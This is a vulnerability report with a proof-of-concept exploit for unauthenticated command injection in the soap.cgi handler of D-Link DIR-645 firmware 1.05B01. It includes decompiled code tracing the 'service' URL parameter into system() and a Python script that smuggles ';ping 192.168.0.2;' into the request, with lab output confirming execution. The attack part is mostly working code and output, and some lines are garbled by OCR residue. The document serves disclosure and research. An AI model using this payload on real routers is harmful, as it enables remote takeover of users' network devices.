DIR-645-soapcgi

Vender: D-Link


Firmware version: DIR645A1_FW105B01

Exploit Author: Lexpl0it

Vendor Homepage: https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-645


Detailed description

In the `soapcgi_main` function, `v3` directly obtains the request URL with parameters. Through the sequence `v3->v9->v10->v14`, it is ultimately concatenated within the `snprintf` function and passed to `system` for execution, resulting in arbitrary command execution.




```
int soapcgi_main()
{
  int v0; // $s0
  __off_t v1; // $s6
  char *v2; // $s0
  char *v3; // $s1
  char *v4; // $s4
  char *v5; // $s5
  int v6; // $a0
  char *v7; // $a1
  const char *v8; // $a2
  char *v9; // $v0
  char *v10; // $s3
  char *v11; // $a0
  const char *v12; // $s4
  char *v13; // $v0
  __pid_t v14; // $v0
  char *v15; // $v0
  const char *v16; // $s2
  __pid_t v17; // $v0
  const char *v18; // $s1
  const char *v19; // $s5
  __pid_t v20; // $v0
  FILE *v21; // $s0
  __pid_t v22; // $v0
  __pid_t v23; // $v0

  v0 = 0;
  v1 = sub_40D944();
  if ( v1 >= 0 )
  {
    v2 = getenv("CONTENT_TYPE");
    v3 = getenv("REQUEST_URI");
    v4 = getenv("HTTP_SOAPACTION");
    v5 = getenv("REQUEST_METHOD");
    if ( v2 && !strncasecmp(v2, "text/xml", 8u) )
    {
```



```
  v0 = 0;
  v1 = sub_40D944();
  if ( v1 >= 0 )
  {
    v2 = getenv("CONTENT_TYPE");
    v3 = getenv("REQUEST_URI");
    v4 = getenv("HTTP_SOAPACTION");
    v5 = getenv("REQUEST_METHOD");
    if ( v2 && !strncasecmp(v2, "text/xml", 8u) )
    {
      v0 = -1;
      if ( !v3 || !v4 )
        goto LABEL_22;
      v9 = strchr(v3, 63);
      v10 = v9;
      if ( !v9 )
        goto LABEL_21;
      v0 = -1;
      if ( strncmp(v9, "?service=", 9u) )
      {
LABEL_22:
        sub_40DA64(v1);
        return v0;
      }
```



```
      sprintf(byte_433B60, "%s/pid%d", "/runtime/services/upnp", v14);
      cgibin_parse_request(&sub_40D7FC, 0, 0x10000);
      v15 = getenv("SERVER_ID");
      v16 = (const char *)dword_434FA0;
      v18 = v15;
      v17 = getpid();
      v19 = v10 + 9;
      sprintf(
        byte_434BA0,
        "%s/ACTION.%s.php\nACTION_NODEBASE=%s\nINF_UID=%s\nSERVICE_TYPE=%s\nACTION_NAME=%s\nSHELL_FILE=%s/%s_%d.sh",
        "/htdocs/upnp",
        v10 + 9,
        byte_433B60,
        v18,
        v12,
        v16,
        "/var/run",
        v10 + 9,
        v17);
      if ( !xmldbc_ephp_wb(0, 0, byte_434BA0, byte_433BA0, 4096) )
      {
        if ( !cgibin_fill_http_content_len(byte_433BA0) )
          printf("%s", byte_433BA0);
        v20 = getpid();
        sprintf(byte_434BA0, "%s/%s_%d.sh", "/var/run", v19, v20);
        v21 = fopen(byte_434BA0, "a+");
        if ( v21 )
        {
          v22 = getpid();
          fprintf(v21, "rm -f %s/%s_%d.sh", "/var/run", v19, v22);
          fclose(v21);
          v23 = getpid();
          sprintf(byte_434BA0, "sh %s/%s_%d.sh > /dev/console &", "/var/run", v19, v23);
          system(byte_434BA0);
```


POC

```
from socket import *
from os import *
from time import *

request = b"POST /soap.cgi?service=;ping 192.168.0.2; HTTP/1.1\r\n"
request += b"Host: 192.168.0.1:49152\r\n"
```

```
        request += b"Content-Type: text/xml\r\n"
        request += b"Content-Length: 100\r\n"
        request += b"SOAPAction: L#eo\r\n\r\n"

        s = socket(AF_INET, SOCK_STREAM)
        s.connect((gethostbyname("192.168.0.1"), 49152))
        s.send(request)
```




Product Page : DIR-645 Hardware Version : N/A Firmware Version : 1.05

LOGIN


Login to the router :

User Name : Admin

Password :




```
root@leo-virtual-machine:/home/leo/exp# cp /firmae/FirmAE/ping_
root@leo-virtual-machine:/home/leo/exp# python exp_645.py
root@leo-virtual-machine:/home/leo/exp# 
```



```
receive 192.168.0.1 ping request, ID: 19978, sid: 0
```

Additional Notes

We have noted that in 2013 CVE-2013-7471 previously identified a similar issue in versions prior to DIR-645 v1.04b11. This report is based on the new version v1.05b01.



D-Link

BUILDING NETWORKS FOR PEOPLE

DIR-645 Firmware Release Notes

Firmware: FW v1.05B01

Hardware: Rev. Ax

Date: 2015/06/23

Problems Resolved:

Closed a publicly disclosed potential vulnerability.

---------------------- END ----------------------

Statement

I confirm that the information in this report is true and accurate, and it is intended solely for security research and vulnerability remediation purposes, not for malicious use.